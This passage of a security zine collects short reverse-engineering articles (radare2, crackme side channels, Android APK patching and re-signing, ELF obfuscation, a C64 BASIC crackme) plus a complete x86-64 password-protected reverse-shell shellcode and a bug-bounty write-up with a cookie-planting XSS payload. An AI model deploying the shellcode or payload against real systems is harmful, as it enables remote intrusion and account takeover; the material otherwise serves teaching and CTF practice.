    ld b,$00
.inner_loop:
    ; Load the current scanline
    ; position and compare it to B
    ldh a,[$44]
    cp b
    jr nz,.inner_loop
    ld a,b
    inc b
    add a,e
    and $1F
    ; We use the current scanline
    ; position and the LUT offset
    ; to calculate the index into
    ; the LUT.
    ; idx = (scanline + lut_ofs) & 0x1F
    ld l,a
    ld a,[hl]
    ; scroll_x = LUT[idx]
    ldh [$43],a
    ld a,l
    add a,$09
    and $1F
    ld l,a
    ld a,[hl]
    ; idx = (idx + 9) & 0x1F
    ; scroll_y = LUT[idx]
    ldh [$42],a
    ldh a,[$44]
    ; Finally we check if we've
    ; reached vblank to
    ; break the loop
    cp $90
    jr nz,.inner_loop
    ; Increment the LUT offset so
    ; we can have motion.
    inc e
    jr wobble_loop
    ; Lookup table of simple sine wave
section "WOBBLE_DATA", ROM0[$2000]
    db $00,$00,$01,$01,$02,$02,$02,$02
    db $02,$02,$02,$02,$01,$01,$00,$00
    db $00,$00,$FF,$FF,$FE,$FE,$FE,$FE
    db $FE,$FE,$FE,$FE,$FF,$FF,$00,$00
```

For compiling this with RBGDS we use the following commands:

```
rgbasm  -o wobble.o wobble.asm
rgblink -o wobble.gb wobble.o
rgbfix  -v -p0 wobble.gb
```

Now that the rom is built we can run it on the BGB emulator or a physical system. Sadly it won't work with a Game Boy Color because that system clears the logo from VRAM after booting up.

HOW TO: unboringly tease Google CTF 2019

HOW NOT TO: introduce into python

1 Introduction

Last year's Google CTF's Beginners Quest[1] did not introduce into reverse engineering very well. Unfortunately there were two RE-challenges and only one of them, called GATEKEPPER[2] , with the potential to get you in touch with a disassembler. Most video write-ups, I have seen [3][4][5], did not take a look into the assembly or the algorithm itself, because it was not necessary and they caught the password almost immediately. What a pity! How could this be and does it give a good introduction into the topic of reverse engineering?

2 Problem

Because the encoded password was stored within the binary, you got your attack vector. In my opinion, the chosen password was way too trivial and so the reversed leetspeak phrase „zLl1ks_d4m_t0g_I“ kind of alerted everybody. Not real reversing but literally simple reversing was involved to get to the flag. There was a big unused potential within this task. It was small and commonly compiled code, to easily reverse and understand the algorithm, instead of guessing the right answer. I heavily thought about how to use this good potential and gave it a try patching it.

[1] https://github.com/google/google-ctf/tree/master/2018/beginners

[2] https://github.com/google/google-ctf/blob/master/2018/beginners/re-gatekeeper/attachments/gatekeeper

[3] https://www.youtube.com/watch?v=bshuAGkgY3M

[4] https://www.youtube.com/watch?v=qDYwcIf0LZw

[5] https://www.youtube.com/watch?v=WUOMnLWKFrc

3 Solution

I just tinkered a little bit inside the binary, closed the backdoor and let you peek into crucial changes being made. You should be unable to simply reverse the patch. I think it is still easy but hopefully not as quickly solvable as last time. Perhaps you will learn at least something new from the modified challenge.

4 Task


The home owners put another cake in the fridge, not before fixing some issues and patching the software. Thanks to our surveillance team, we just intercepted some parts of the current patch.

```
#! /us..bin/..thon
f = open('gatekeeper', 'r+b')
f.s.ek(0xde0)
f.wr..e(b'S..Wh..e')
f.seek(0xe01)
f..rite(b's..cr..E..1k..rc')
..see..0xb29)
f.write.b.\x..')
```

Good luck and lots of fun using your prefered disassembler to reverse some x86[6] opcodes. Experienced players must not use the given link and instead disassemble the binary stored in olly's magical backup patterns. With pen and paper only, of course! ;P. Solutions you could `mailto:idandre@hotmail.de`. Do you feel like playing more CTFs? Let's meet June 22 at Google CTF 2019[7]!

[6] https://github.com/idandre/gatekeeper-2.git

[7] https://g.co/ctf



HOW TO: easily get started with

HOW NOT TO: learn x86 assembly language

Basic Concepts

To open a file in write mode, type:

```
r2 -w file
```

Welcome to the r2 command line. To understand r2 better I will introduce some concepts first. r2 has a seeker which points to the virtual memory address shown inside the square brackets.

```
[0x00000b10]>
```

If you need some help use the command `?`.

```
[0x00000b10]> ?
... | s[?] [addr]    seek to address ...
```

Do you need some more help with a specific command? Just append `?` to it.

```
[0x00000b10]> s?
... | s    Print current address ...
```

Unlike most OS terminals, the command names are *extremely* puritanical and most of them are abbreviations of the actions you would like to perform. So do not be surprised about commands like:

```
[0x00000b10]> wtf! aF1L3
```

Evil to him who evil thinks, because it just (`w`)rites (`t`)o the (`f`)ile `aF1L3` from current address `0xb10` to the end of the mapped memory. This greatly speeds up the analysis process, but on the other hand, it takes a lot of time to learn it and even more to master.

Visual Mode

You can switch to visual mode with the command `V` and come back to the command line mode by pushing [q]. In visual mode, you can scroll up and down in a vim-like fashion with [j] and [k], as well as enter the command line by pushing key [:]. While moving up and down, the seeker is updated to the very top memory address shown. There are five different print modes which can be changed by [p] and [P]. Most of the time reversing code, I work in the third, the debugger mode. To automatically analyse the main function push [:], then type the command `af@main`. Now push [V] to switch to the interactive Ascii Art graph which displays a flowchart of the analysed function. Move around with [h][j][k][l]. Zoom in with [+], zoom out with [-] and zoom to 100% with [0]. If you would like to get some help, just push [?] as usual. Rotate through five different modes with [p] and [P]. To highlight text, use [/] and type in the text you want to be shown highlighted.

Binary Patching

The following command (`p`)rints a he(`x`)dump of size `0x8` at the address appended by `@`.

```
:> px 0x8 @0xde0
0xde0  306e 335f 5734 724d   0n3_W4rM
```

How to (`w`)rite a (`z`)ero terminated string at address `0xde0`?

```
:> wz SnwWh1te @0xde0
```

Just push [A] in visual mode to (`w`)rite some (`a`)ssembler, or use the command line with key [:].

```
:> wa mov edi, 0 @0xa24
```

Debugging

For debugging a file in r2, you need to use option `-d`.

```
r2 -d file
```

To add a (`d`)ebug (`b`)reakpoint at the address `sym.main` plus offset `0x1a0` just type:

```
db sym.main+0x1a0
```

In visual mode, you simply push [s] to move the CPU register RIP one (`d`)ebug (`s`)tep forward. Or you can assing a new value to the (`d`)ebugged (`r`)egister RAX:

```
ds; dr rax = 0x12345678
```

Misc

There is one more thing worth mentioning. After I started working with r2, I always opened a python console for calculations. At that time I did not know that there was a much more elegant and easy way.

```
:> ?v 0xdead0000 + 0x0000beef
0xdeadbeef
```

Are you tired and have enough for today? So let's (`q`)uit and take a rest. To see radare2[1] in action, you might be interested in watching a more comprehensive youtube tutorial[2].

[1] `https://www.radare.org`
[2] `https://www.youtube.com/watch?v=hufgzz8nwNw`

Crackme Solving for the Lazies

Because nobody has time to waste on petty crackmes during CTF, here are two simple side-channels-based tricks to quickly solve the boring ones: The first is for when you know what part of the code is used to display the flag, while the second is for things that you don't even want to look at.

Coverage-guided solving

Open the binary in your favorite hex editor, which should of course be radare2, and patch the instructions that are displaying the flag with `xor eax, eax; mov eax, [eax];` essentially a NULL pointer dereference leading to a crash. The final step is to throw the modified binary at a coverage-guided fuzzer like AFL, and to wait for it to trigger a crash: the corresponding input is usually the *flag* you're looking for.

Performance-guided solving

The second trick is a bit similar, but instead of trying to maximize the coverage to eventually find the flag, we're aiming at maximizing the number of executed instructions: simple crackmes will often bail out as soon as possible when checking their input. For example, when naively comparing two strings, they will stop at the first differing character. So the more characters we're able to guess, the more instructions will be executed

This approach has the nice side effect (pun intended) of guessing the flag character by character, like in the movies!

On Linux, measuring all sorts of low-level metrics can be done via the performance counters infrastructure, exposed to userland via the `perf` toolsuite. This can easily be wrapped in some Python, as in the script below, to provide a simple-yet-effective bruteforcer. An important detail to consider is the `-r` parameter, controlling how many times the binary is run before taking the mean value. Without setting it to a "large" (~10) value, other processes' noise will likely skew our measurements.

Moreover, should a given metric, like the number of executed instructions, not yield the flag, it might be worth trying different ones, like number of executed branch instructions, cache-misses of various levels, cpu-cycles, memory-accesses, number of speculatively executed branches, ... side channels are everywhere, you just have to find them!

```
#!/usr/bin/env python3
import string, shlex, sys
from subprocess import Popen, PIPE

cmd = 'perf stat -r 25 -x, -e instructions:u %s ' % sys.argv[1]
key =  ''

while True:
    maximum = 0,0
    for i in string.printable:
        c = cmd + shlex.quote(key+i) + ' >/dev/null'
        _, stdout = Popen(c, stderr=PIPE, shell=True).communicate()
        nb_instructions = int(stdout.decode('utf-8').split(',')[0])
        if nb_instructions > maximum[0]:
            maximum = nb_instructions, i
    key += maximum[1]
    print(key)
```

Android Reverse Engineering!

Have you ever wondered why there's so many cracked apps out there? Well, because Android Reversing is simple. OK, it's not **that** simple, but most of the developers don't care and thus make the job of reverse engineers easier, because they don't add any protection. You can argue, that the more popular the app is, the better protected it is. Keep that in your mind, when picking your target. First of all, you'll need some tools, because you certainly don't want to do everything from scratch. These are the tools we will be using throughout the article:

- apktool
- dex2jar
- jdgui
- bytecodeviewer

Generating a .jar

Generally, the first thing you would do, is generate a .jar, which is just a simple .zip file. Decompiling that by hand would be hard because it contains the compiled bytecode, thus we use decompilers like jdgui or bytecodeviewer. To generate a .jar you need the tool **dex2jar**. You can simply run this command and it'll automatically generate it for you.

```
d2j-dex2jar.bat <android-app>.apk
```

Decompiling the apk

However, if you want to edit something in the apk you need the tool **apktool**. Run this command and a folder will be generated for you with all the source code and resources.

```
d2j-dex2jar.bat -f <android-app>.apk
```

Reverse Engineering

Opening the .jar

We won't be looking at the smali files (generated with apktool) yet, because it's easier to look (and search) for stuff in jdgui or bytecodeviewer. You can open it via drag and drop or the menu.

So where do we actually start? The first thing you should do, is opening the search and just look for classes which implement interesting stuff. For example, you want to find the web API? Simply search for "http". You want to find the app settings? Search for "SharedPreferences". You want to find a special functionality? Just google how you would implement it and then search for the class. Most of the times, you won't even need to google it, because you can easily guess it.

Editing

Once you found the variable or function you can simply go to the smali[1] files and patch it. To do that you need to find the path where it's stored. In Java there are packages, which are the equivalent to folders. If you scroll to the top in jdgui you should find the package name. After that, simply replace the placeholders and go to the resulting path.

```
<android-app>/smali/<your-package>/<your-class>.smali
```

Packing

Reverse engineering and patching an app is cool, but how can we actually install it?

Building the apk

To build the decompiled files, you can run this command. The built apk will be located at **<android-app>/dist.**

```
apktool b <android-app>
```

Creating a new certificate

To be able to install the apk, you need to sign it. Luckily there are no certificate checks implemented in Android, so we can simply generate our own certificate. The program **keytool.exe** is part of the JDK and is located in the /bin folder. I recommend adding it to your PATH variable, so you don't have to write the entire path every time.

```
keytool.exe -genkey -keystore <keystore-name>.keystore -validity 1000 -alias <alias>
```

Signing the apk

The last step is simply running this command. Then you can install the apk on any Android device. The program **jarsigner.exe** is again included in the JDK.

```
jarsigner.exe -keystore <keystore-name>.keystore -verbose <android-app>.apk <alias>
```

This article was originally published on not-matthias.github.io

[1] Assembly Language used by Android

--=[anti-RE for fun]=--

In this article, we will go through a couple of techniques to guide the reader towards a path to protect their code. One of the methods is to obfuscate the code so much that an attacker gets confused while trying to reverse engineer the binary. In order to correctly obfuscate an **ELF** binary, we need to understand how an attacker does the analysis of a binary. Basically, there are two methods of doing it, one is Static Analysis which is done without running the binary, just by looking at the disassembly and trying to figure out what the binary does. The other method is Dynamic Analysis in which an attacker runs the binary and traces the execution of the process to figure out what the binary is doing.

Static analysis can be made harder by encrypting all the strings used inside a binary and also loading the libraries dynamically by using **dlopen()** and **dlsym()** function calls so that the attacker cannot guess the functionality based on the PLT table and strings embedded inside the binary. One can also use unnecessary jump instructions by using goto statements and then add some bogus fake code in-between the jump statements to make the control flow even more harder to digest. Another method is to encrypt the binary and make it decrypt itself during runtime. To do this we need to understand the **ELF** format. For example, we have a **license_check()** function which we want to hide, we will force this function to be in a different section than the usual .text, then we'll encrypt this new section. A decrypting function also needs to be called before we run **license_check()** so that when it is actually called then the real decrypted code executes. Once we have both encrypting and decrypting functionality then we can do all sorts of crazy stuff during runtime.

Disassembly Of license_check()

```
000000000000117f <license_check>:

       Original                          Encrypted

push   rbp                  |  adc    al,0x9
mov    rbp,rsp              |  enter  0x9a4,0xc2
sub    rsp,0x10             |  lods   eax,DWORD PTR ds:[rsi]
mov    QWORD PTR [rbp-0x8   |  push   rcx
mov    rax,QWORD PTR [rbp   |  or     eax,ecx
mov    rdi,rax              |  cmp    al,0xb9
call   8f0 <strlen@plt>     |  or     edx,ecx
mov    rsi,rax              |  add    al,0xb9
lea    rdi,[rip+0x2b]       |  or     eax,ecx
mov    eax,0x0              |  xchg   BYTE PTR [rcx-0x414149e8],ch
call   920 <printf@plt>     |  or     eax,ecx
mov    eax,0x0              |  ...
leave                       |  ...
ret                         |  .byte 0x82
```

```
#define ENC __attribute__((section(".whatever")))
ENC int license_check(char *str){/* code here */};
```

Now, any function which is defined like above will be stored in the .whatever section. This section will only have **AX**(alloc,execute) flags, but in the decrypt function, we need to write the decrypted code back to our custom section. For that, we need to change its permissions using **mprotect()**. We need the pointer to this section. To find its address we need to find the pointer to the list of sections and the pointer to the string table so that we can loop through the sections until we find the .whatever section.

```
Elf64_Shdr * searchsec(char * section_name, void * d){

 Elf64_Ehdr * elf_header = ( Elf64_Ehdr * ) d;
 Elf64_Shdr * s_header=(Elf64_Shdr *)(d + elf_header->e_shoff);
 Elf64_Shdr * shstrtab = &s_header[elf_header->e_shstrndx];
 const char  * const strtabptr = d + shstrtab->sh_offset;
 char * name;
 for (int i = 0; i < elf_header->e_shnum; i++){
     name = (char*) (shstrtab + s_header[i].sh_name);
     if (strcmp(name, section_name)==0) return &s_header[i];
  }
 return NULL;
}
```

The function **searchsec()** will look like this.

While testing several crypters we found out they implemented almost the same thing. See also:

POCRYPT : https://github.com/picoflamingo/pocrypt
ELFCRYPT : https://github.com/droberson/ELFcrypt

Dynamic Analysis of a binary can also be made harder by making the control flow obfuscated. A normal control flow consists of starting with the **main()** function, then branching out like a tree and eventually coming back to the **main()** function, completing the execution. We can make this control flow disorientating by repeatedly calling a function again and again with different arguments and then jumping from the middle of one function to some other function, making the control flow insanely complex. One neat trick is shown by **Sergey Bratus** and **Julian Bangert** in the International Journal of **PoC || GTFO 0x00** where they mutated a binary such that IDA showed a different code than the one which actually got executed. This was because the tools followed the section table but the kernel follows the program header table which can setup a completely different address space. This space can then be used to execute completely different code. The General issue that arises with **ELF** is the difference in parsing the format, this is called a Parser Differential for **ELF** and it means that different programs parse the same input slightly differently. When the kernel loads the **ELF** binary, it doesn't use the **ElfX_Shdr**, it only needs the **ElfX_Phdr** to set up the VMAs. According to this, we can say that the following **ElfX_Ehdr**'s fields are kinda useless: **e_shoff**, **e_shentsize**, **e_shnum**, **e_shstrndx**. So, if we remove them then the program should still work but debuggers will have a hard time dealing with the binary.

While these techniques sometimes seem too hard to crack, it's actually just a matter of time until someone will figure out the protections and break them.

More info :


http://phrack.org/issues/58/5.html
http://shell-storm.org/blog/Linux-process-execution-and-the-useless-ELF-header-fields/

Reverse Engineering File Format From Scratch

Ido Filus

Usually file structures are vastly documented with open-source parsers available, but that's not always the case. In this article we will take a look at a case study of reverse engineering After Effects' project file - this will serve a dual purpose of demonstrating how we can understand the file structure of an undocumented format and showing that it's not as scary as one may think. Based on the acquired knowledge we should be able to build a file parser and extract information.

The first thing I did was opening the file in a hex editor to get a general feeling for it, and I also run the "file" tool to learn what I could about the file format.



In this example it was revealed to be a *big-endian RIFF* file. While learning more about it I also wanted to better understand how these files are used inside AE. Since AE is a pretty huge I didn't wanted to RE the binaries just yet and hopefully to skip that overall. AE allows us to *"Save As > Save a Copy As XML"* which caught my attention, since it meant the file structure can be represented in a more human-readable way. It also might have helped me make heads or tails of the ASCII strings I saw in the hex editor - note the similarities between these two files - *"swvap"*, *"head"*, *"nhed"*, etc:

```
<svap bdata="072b8e06"/>
<head bdata="00570001072b8e0680000000000
0000100000001"/>
<nhed bdata="0000000000000005000101001e1
00200000004e41708720000000000fffffffe"/>
<adfr bdata="40e7700000000000"/>
<CapI><string/></CapI>
```


Noticing this I quickly forgot about researching the RIFF file and focused on building a parser for the XML (since it looked less scary than the binary data in the original *.aep* files). Using the reference of the XML format I learned how single tags, children, attributes, arrays etc are represented. When building the parser I just made it parse recursively until it hit a point it couldn't continue through. Then I determined the problem, fixed it, and iterated - and quite quickly my parser was able to finish parsing all the nodes and data in the file.

Since the parser could already understand some project properties described as XML tags, I managed to extract the composition name *(which is kind of a layers grouping in AE)*. From there I could work on understanding the meaning of certain tags and the data they contain - it seemed most of the data was found in the *bdata* attribute in a binary format.

The easiest way to go about it was to start with an empty project to minimize the amount of data (and export it) and then add layers we know the meaning of, and do a diff between the old and new exports. Do note that it's also beneficial to use the same approach for multiple *empty* projects to understand where variable data (such as timestamp/etc) is stored.

As for the binary data, we can try to parse it in different formats such as integers, floats or/and text and see what makes the most sense. Once we focus on an area in the file, we should be able to figure out the "effect" and "settings" of the layer it affects.


We can keep researching the differences and guessing the types until we're satisfied we know enough. It's important to also ask yourself how would *you* implement the AE format details - perhaps its authors used a similar approach. Eventually you can also search the program/process memory for strings or data we can see in the program's UI itself - it may reveal structures used nearby, such as a class instance that represents a given type of data. Or even search for the *bdata* value itself and look around its memory area to learn more.




The theme of Google CTF 2018 Qualification round was "history of hacking" - and what better way to celebrate it than to make a **Commodore 64** reverse-engineering challenge [1] in pure **BASIC**? Actually, my original idea was to do a 6510 assembly challenge and so I spent a few of hours watching Michal Taszycki's C64 assembly tutorial series [2] that I bought some time ago. A couple of episodes touched on the internals of C64 BASIC's interpreter and, after I heard about the way the program was stored in-memory, a couple of ideas sprang into my mind.
So BASIC it was.
To cut to the chase (and get a bit more technical), a typical BASIC program looks like this:

```
10 PRINT "HI"
20 GOTO 10
```

And it's stored in memory (and in .prg format) as a single-linked list starting at address 0x801:



Each list node consists of a *next* pointer (2 bytes Little Endian), the line number (yes, that's what these prefix numbers are; also 2 bytes LE), and then the null-terminated dictionary-compressed line content (i.e. BASIC keywords are encoded as *0x80+keyword_index*, where the *keyword_index* is taken from a dictionary hardcoded inside the BASIC interpreter [3]). And the list is terminated with an additional empty node consisting of only a NULL pointer in the *next* field.
It has to be noted that storing a program in a linked list of lines is pretty unusual for today's standards. On the flip side, imagine all the possibilities this gives one to mess with players trying to reverse it!
Let's start with the pretty simple and obvious fact that line numbers don't really matter too much. True, both `GOTO` and `GOSUB`, and a few other commands use them, but apart from jump targets most lines can have identical line numbers. If one keeps them non-decreasing the program should work just fine - not the case for BASIC's "editor", but it's OK if we only care about *running* the code.
Moving to more interesting things, since the format of the list is pretty simple, it's equally simple to use SMC (Self-Modifying Code) techniques (i.e. `POKE`). For instance, the program can - at rest - consist of a single line - at least as far as the `LIST` command is concerned. When executed, this line would change the *next* field of the next node from a NULL pointer to a proper value, thus allowing the execution to continue (the second line should probably "close the door", i.e. put the NULL pointer back in place; this will break backward jumps though).
Actually, a more fun way to tackle the problem of "break+`LIST` disclosing the source code that we want to hide" is to make a node point back at itself - again, at runtime - using SMC:



Running the LIST command in such case yields interesting results:

And last but not least, being able to use SMC means one's also able to encrypt (obfuscate) selected nodes, and decrypt (deobfuscate) them at runtime.
So, how do we do all of this using C64 BASIC editor/interpreter? No idea. To create this challenge, I had to write my own BASIC "compiler" – I called it CrackBASIC because it was made for the sole purpose of creating this CrackMe (also, because it's BASIC on crack). It has a couple of nice features, like being able to calculate node addresses of specific lines at compilation time or encrypt selected parts of the code. You can check it out in the challenge's source directory.
And that's it! I encourage you to try to solve the challenge yourself - there are a few more surprises there.

Gynvael Coldwind

[1] https://github.com/google/google-ctf/tree/master/2018/quals/re-basics
[2] https://64bites.com/
[3] https://www.c64-wiki.com/wiki/BASIC_token

This is a placeholder ad (since we had an odd number of ads). At the same time, it's a great opportunity to explain how ads work in Paged Out!

First of all, we have two kinds of ads in our zine:

Community Ads
These are free to publish, but are restricted to free projects / tutorials / tools / etc - basically we want to advertise cool community-made stuff.

Sponsorship Ads
These help us cover the costs of making Paged Out! - thank you!

Secondly, we'll keep the number of ads to a minimum - this means the zine will have at most 1 ad page for every 10 articles.

And that's it. In case you would like to publish a Community Ad, or support us with a Sponsorship Ad, please check our the details at: https://pagedout.institute/?page=ads.php

Community Advertisement

AndroidProjectCreator

Analysing decompiled Android malware code is a tedious task. AndroidProjectCreator aims to improve the effectiveness of this analysis by providing you with an easy-to-use toolkit.

So how does it work?
AndroidProjectCreator is a command-line application that is written in Java and serves as a single interface for numerous tools that are used to decode and decompile an APK, such as dex2jar[1] or JAD-X[2]. After decoding the resources and decompiling the code, an Android Studio project is created based on the newly obtained data.

Why an Android Studio project?
Existing open-source tools provide decompiled code, although there is a problem when one wants to remove or refactor code: more often than note, tools lack the support of this feature. Android Studio is always up-to-date, as it is used to create Android applications. This way, the power of the tool is leveraged for a (potentially) unintended purpose.

A demo

What better to show people than a wall of text? As is commonly said: “a picture is worth a thousand words”. This demo will serve as a picture.

The used dependencies require the usage of the Java 8 JDK. Simply issuing the “-install” parameter to the JAR will start the installation. The installation will commence in the directory where the JAR resides, regardless of the terminal’s current working directory.

After the installation is complete, the help menu is shown, together with the installation results. To decompile an application, simply call the JAR from anywhere on the machine and provide the required parameters:

```
java –jar /path/to/AndroidProjectCreator.jar –decompile fernflower
/samples/sms-stealer.apk ./sms-stealer-fernflower
```

The “-decompile” argument specifies the mode in which AndroidProjectCreator needs to operate. The “fernflower” decompiler is chosen in this case. The APK to decompile is given after that. At last, the location where the Android Studio project needs to be placed is provided.

When all is done, one can simply open Android Studio to analyse the code. For more information, one can visit the installation and usage guide here[3]. If you have any questions, please message me on Twitter: @LibraAnalysis[4].

1 https://github.com/pxb1988/dex2jar


2 https://github.com/skylot/jadx

3 https://maxkersten.nl/projects/androidprojectcreator/

4 https://twitter.com/LibraAnalysis

REVERSE SHELL WITH AUTH FOR LINUX64

This payload will connect back to a remote location over TCP/IPv4 and launch a shell only if a valid password is provided.



The process consists of 5 steps, each one involving one system call:

1 **Create** a new socket
2 **Connect** to the target address
3 **Read** 8 bytes and check if they match the password
4 **Duplicate** each standard stream (stdin, stdout and stderr) into the socket, allowing the target to send and receive messages
5 **Execute** a shell

"How do I make a syscall?" you may ask.
Place the syscall number into **RAX**
Parameters go into:
RDI,**RSI**,**RDX**,R10,R8,R9 and the stack
Use the *syscall* instruction and...
Let the kernel do the magic!

Configs for the payload:

_TARGET: 0xfeffff80a3eefffd
To get this number:
1 IP to hex 127.0.0.1 -> 0x7f000001
2 Port to hex 4444 -> 0x115c
3 Constant for IPv4 IPv4 -> 0x0002
4 Put it all together 0x0100007f5c110002 (notice how IP and port endianness change!)
5 Extra step: As the original value has null bytes, it was replaced with its one's complement.
0x0100007f5c110002->0xfeffff80a3eefffd

_PASS: 0x214e49454d54454c
Hex little-endian for "LETMEIN!"
(echo -n 'LETMEIN!' | rev | xxd)

The code provided favors readability instead of size or speed. Many improvements can be done to it.
I leave that exercise to the reader.

Happy hacking!!

```
; 1 - Create a socket
push 0x29 ; socket syscall n°
pop  rax
xor  rdx, rdx ; zero out rdx
push 0x02 ; 2 means IPv4
pop  rdi
push 0x01 ; 1 means TCP
pop  rsi
syscall
mov  r15, rax ; save socket in r15

; 2 - Connect to the target
mov  rdi, rax
mov  rcx, _TARGET
not  rcx  ; rcx=127.0.0.1:4444
push rcx
mov  rsi, rsp
push 0x10 ; IPv4 address length
pop  rdx
push 0x2a ; connect syscall n°
pop  rax
syscall

; 3 - Read password from client
read_pass:
  xor  rax, rax ; read syscall (0)
  mov  rdi, r15 ; rdi = socket fd
  push 0x08
  pop  rdx  ; rdx = 8 (input size)
  sub  rsp, rdx
  mov  rsi, rsp ; rsi -> buffer
  syscall
  ; Check password
  mov  rax, _PASS
  mov  rdi, rsi
  scasq   ; compares rax vs rdi
jne read_pass

; 4 - Duplicate streams 2,1 and 0
mov  rdi, r15 ; rdi=socket fd
push 0x02 ; 2 == stderr
pop  rsi
loop_through_stdfds:
  push 0x21 ; dup2 syscall n°
  pop  rax
  syscall
  dec  rsi  ; next stream
jns loop_through_stdfds

; 5 - Execve("/bin/sh")
xor  rdx, rdx
push rdx
; echo -n '//bin/sh' | rev | xxd
mov  rbx, 0x68732f6e69622f2f
push rbx
mov  rdi, rsp
push rdx
mov  rdx, rsp
push rdi
mov  rsi, rsp
push 0x3b ; execve syscall n°
pop  rax
syscall
```

On escalating your bug bounty findings

Based on publicly-disclosed bug bounty reports, technical quirks, such as the ones listed in the HTTP cookies RFC[1], are rarely being used to escalate popular attack vectors like cross-site scripting (XSS). The lack of exploring issues further could be a result of the competitiveness of bug bounty programs, where bug bounty hunters attempt to submit reports immediately upon discovery of a potential problem. Another cause may be the lack of bug bounty programs rewarding reporters based on the impact of the reported vulnerability. In this short paper, we want to cover two noteworthy reports where we combined further issues to demonstrate the impact of the vulnerability. The goal here is to encourage readers to toy around with their findings and incorporate further minor issues into their proof of concepts to illustrate the impact of their findings.

Session fixation on Shopify enabling account takeover

As Shopify's security policy states, cross-site scripting on `*.shopifycloud.com` and `*.shopifyapps.com` is out of scope because both of these hosts are littered with XSS. In other words, cross-site scripting on those hosts would be considered an invalid finding[2].

Upon discovering an XSS flaw in Shopify's SDK, Filedescriptor found that specific Shopify-built applications used signed sessions or session identifiers. This discovery led to Filedescriptor noticing that where session identifiers were used, the applications were not generating fresh identifiers on login. To put it another way, these applications were linking whatever session identifier was present in the cookie header upon sign in with the authenticated user. This is known as *Session Fixation* and anybody that runs a bug bounty program has almost certainly seen this type of behaviour reported as is without the reporter chaining the issue with other findings to demonstrate exploitability.

As a result of this *Session Fixation* in certain applications belonging to Shopify, Filedescriptor was able to leverage an XSS flaw in an out-of-scope asset to affect `www.shopify.com` itself. A hypothetical attack scenario could take place as follows.

- An adversary visits the application where they encountered the *Session Fixation* and takes note of the session identifier the application assigns to them;
- The attacker uses the XSS on `*.shopifycloud.com` and sets a cookie on behalf of the victim, scoped to all of Shopify's subdomains.

```
document.cookie='_flow_session=EVIL;domain=
.shopifycloud.com;path=/';
```

- Attacker forces the victim to log in to `https://www.shopify.com/admin/apps/flow`, which redirects to victim.shopify.com/admin/apps/flow and then triggers the login flow;
- Finally, the attacker can use the original session identifier to authenticate as the victim.

Combining minor issues with an unauthenticated reflected XSS to gain access to authenticated functionality

While collaborating with Alessandro De Micheli [3], a very basic unauthenticated reflected cross-site scripting flaw was discovered on a private program where based on past experiences, the reporters knew this private bug bounty program incorporate the impact into the bounty amount. To escalate the issue further and gain access to authenticated functionality, Alessandro and Edwin examined the main application looking for any minor flaws that could be leveraged. This was when they stumbled across an endpoint with the following HTTP response (modified for brevity):

```
